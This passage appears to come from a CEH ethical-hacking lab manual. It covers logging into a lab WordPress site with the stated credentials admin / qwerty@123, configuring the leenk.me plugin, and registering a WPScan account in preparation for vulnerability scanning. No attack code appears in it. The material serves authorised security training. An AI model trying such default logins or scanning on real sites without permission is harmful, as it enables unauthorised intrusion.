Note: Here, we are opening the above-mentioned website as the victim.

7. A **WordPress** webpage appears. Type **Username or Email Address** and **Password** as **admin** and **qwerty@123**. Click the **Log In** button.



8. Assume that you have installed and configured the **Firewall plugin** for this site and that you want to check the security configurations.

9. Hover your mouse cursor on **Plugins** in the left pane and click **Installed Plugins**, as shown in the screenshot.

The screenshot shows the WordPress dashboard with the 'Plugins' page selected. The 'leinik.me' plugin is visible in the list, and its 'Activate' button is highlighted with a red box. Other plugins like 'Hello Dolly' and 'Akismet Anti-Spam' are also listed.

10. In the **Plugins** page, observe that **leinik.me** is installed. Click **Activate** under the **leinik.me** plugin to activate the plugin.

The screenshot shows the WordPress dashboard with the 'Plugins' page selected. The 'leinik.me' plugin is listed and highlighted with a red box around its 'Activate' button. Other plugins like 'Hello Dolly' and 'Akismet Anti-Spam' are also listed.

11. Refresh the page and you will observe that the **leinik.me** plugin option appears in the left pane; click it.

Note: Refresh the page if leenk.me does not appear on the left pane.

12. The **leenk.me General Settings** page appears. Tick the **Facebook** checkbox in the **Choose which social network modules you want to enable for this site** option under the **Administrator Options** section and click the **Save Settings** button.

The screenshot shows the 'leenk.me' settings page in the WordPress admin area. The left sidebar has a dark theme with various menu items like Dashboard, Posts, Media, Pages, Comments, Appearance, Plugins (with 3 notifications), Users, Tools, Settings, and leenk.me (which is selected and highlighted in blue). The main content area has a light background. At the top, it says 'Choose which social network modules you want to enable for this site' with a 'Facebook' checkbox checked. Below that is a section titled 'Select Your Post Types' with a 'Post' checkbox checked and several other options like 'Page', 'Custom\_css', etc., with unchecked boxes. Further down is a 'Select Your Default URL Shortner' dropdown set to 'TinyURL'. At the bottom is a blue 'Save Settings' button. The browser address bar shows '10.10.1.22:8080/CEH/wp-admin/admin.php?page=leenkme'. The system tray at the bottom right shows the date and time as '9:45 PM 4/19/2022'.

13. The **leenk.me General Settings** page appears, as shown in the screenshot. Ensure that under the **Administrator Options** section, the **Facebook** checkbox is selected in the **Choose which social network modules you want to enable for this site** option and click the **Facebook Settings** hyperlink.

The screenshot shows the WordPress admin interface for the 'leenk.me' plugin. The left sidebar has a dark theme with various menu items like Dashboard, Posts, Media, Pages, Comments, Appearance, Plugins (with 3 notifications), Users, Tools, Settings, and leenk.me. The 'leenk.me' item is currently selected and highlighted in blue. The main content area has a white background with a header bar containing a 'Verify leenk.me API' button, a link to 'Click here to subscribe to leenk.me and generate an API key', and a 'Save Settings' button. Below this is a section titled 'Administrator Options' with two main sections: 'Enable Your Social Network Modules' and 'Select Your Post Types'. In the first section, there are checkboxes for Twitter (unchecked), Facebook (checked), and LinkedIn (unchecked). A link 'Facebook Settings' is next to the checked Facebook checkbox. In the second section, there are checkboxes for Post (checked), Page (unchecked), Custom\_css (unchecked), Customize\_changeset (unchecked), Oembed\_cache (unchecked), and User\_request (unchecked).

14. A **Facebook Settings** page appears; under **Message Settings**, enter the details below:

- o **Default Message:** This is CEH lab.
- o **Default Link Name:** CEH.com
- o **Default Caption:** CEH Labs

15. Clear the **Default Description** text field. Leave the other settings to default and click the **Save Settings** button to save the settings.

Facebook Settings < CEH Demo X +

10.10.1.22:8080/CEH/wp-admin/admin.php?page=leenkme\_facebook 80% Howdy, admin

Dashboard Posts Media Pages Comments Appearance Plugins 3 Users Tools Settings leenk.me leenk.me Settings Facebook Collapse menu

Message Settings

Default Message: This is ~~CEH~~ lab

Default Link Name: CEH.com

Default Caption: CEH Labs

Default Description:

Format Options:

- %TITLE% - Displays the post title.
- %WPSITENAME% - Displays the WordPress site name (found in Settings -> General).
- %WPTAGLINE% - Displays the WordPress TagLine (found in Settings -> General).
- %EXCERPT% - Displays the WordPress Post Excerpt (only used with Description Field).

Default Image URL:   Always Use

Facebook recommends images that are at least 1200 x 630 pixels for the best display on high resolution devices. Images that are 600 x 315 pixels or larger will post with larger images on Facebook. Images that are smaller than 600 x 315 px will post with smaller images on Facebook.

NOTE: Do not use an image URL hosted by Facebook. Facebook will reject your message.

Message Preference: Author


Format Preference Options:

- Author - Most efficient, uses the post author's Message Settings.
- Mine - Most inefficient, uses your Message Settings regardless of what the post author does.
- Manual - Slightly inefficient, uses your Message Settings unless the post author manually changes the message in the post.

Save Settings

16. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

17. Click the **Firefox** icon from the top section of **Desktop** to open **Firefox** browser.



18. The Firefox window appears. Type <https://wpscan.com/register> into the address bar and press **Enter**.

Note: As wpScan is an online platform, so it might change in appearance when you perform this task.

19. A webpage with a **Register new user** form appears; scroll down and in the **Required fields** enter your personal details. Check **I agree to the terms of service** checkbox..

The screenshot shows a Mozilla Firefox browser window with the title "Sign up - Mozilla Firefox". The address bar displays the URL <https://wpscan.com/register>. The page content is a registration form for WPScan. It includes fields for Name, Email, Password (with a note of "6 characters minimum"), and Password confirmation. Below these fields is a section titled "Billing Details (optional)". At the bottom of the form, there is a checkbox labeled "I agree to the terms of service" which is checked and highlighted with a red border. There is also an unchecked checkbox for "Subscribe to Newsletter". The browser's navigation bar at the top shows tabs for "Getting Started", "Start", "Parrot OS", "Community", "Docs", "Git", "CryptPad", "Privacy", "Pentest", and "Learn". The status bar at the bottom shows "Menu" and the title "Sign up - Mozilla Firefox".

20. Now, scroll down to the end of the page, click **I'm not a robot** and click on **Register** button.

Note: If **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

Note: If a captcha window appears, verify it.

The screenshot shows a Firefox browser window with the title "Sign up - Mozilla Firefox". The address bar displays the URL <https://wpscan.com/register>. The page content is from the WPScan website, showing a registration form. The form includes fields for "Password" and "Password confirmation", both containing the same masked password. Below these are "Billing Details (optional)" fields, which are currently collapsed. Underneath the fields are two checkboxes: "I agree to the terms of service" (checked) and "Subscribe to Newsletter" (unchecked). A reCAPTCHA verification box is present, showing "I'm not a robot" with a checked checkbox and a "reCAPTCHA" logo. At the bottom of the form is a large green "Register" button. Below the button, a link says "Already have an account? [Login](#)".


21. A notification saying **A message with a confirmation link has been sent to your email address....**

22. Now, open a new tab in the **Firefox** browser and open the email account you gave while registering as a new user in **Step 19**.

23. Once you are logged into your email account, open the email from **noreply@wpscan.com**, and in the email, click the **Confirm my account** hyperlink.

Note: If you get any error while accessing website content in Parrot Security machine, then browse the same website in your local machine, login into your account and perform the following steps.

Note: If you are unable to confirm the account then right-click the link and click on **Open Link in New Tab**.



24. A new webpage appears with a message saying **Your email address has been successfully confirmed**. Enter the same details in the **Email Address** and **Password** fields that you provided in **Step 19**.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

The screenshot shows a Firefox browser window with the title "WPScan: WordPress Security - Mozilla Firefox". The URL in the address bar is <https://wpscan.com>. A sign-in modal is displayed in the center of the screen. The modal has fields for "Email Address" (containing a blurred email address) and "Password" (containing several blacked-out characters). There is also a "Remember me for 1 week" checkbox, which is unchecked. Below the fields is a large green "Login" button. To the right of the password field is a link "Forgot your password?". At the bottom of the modal is a link "Didn't receive registration email? Resend link". The background of the browser window shows a banner with the text "Enterprise-WordPress for everyone" and "Be the first to know about new WordPress vulnerabilities". Other menu items like "How it works", "Pricing", "Vulnerabilities", "For developers", "Contact", "Logout", and "Get started" are visible at the top of the page.

25. You get signed in successfully in the website. Now, click the **How it works** button from the menu bar and click **Get started for free** button.

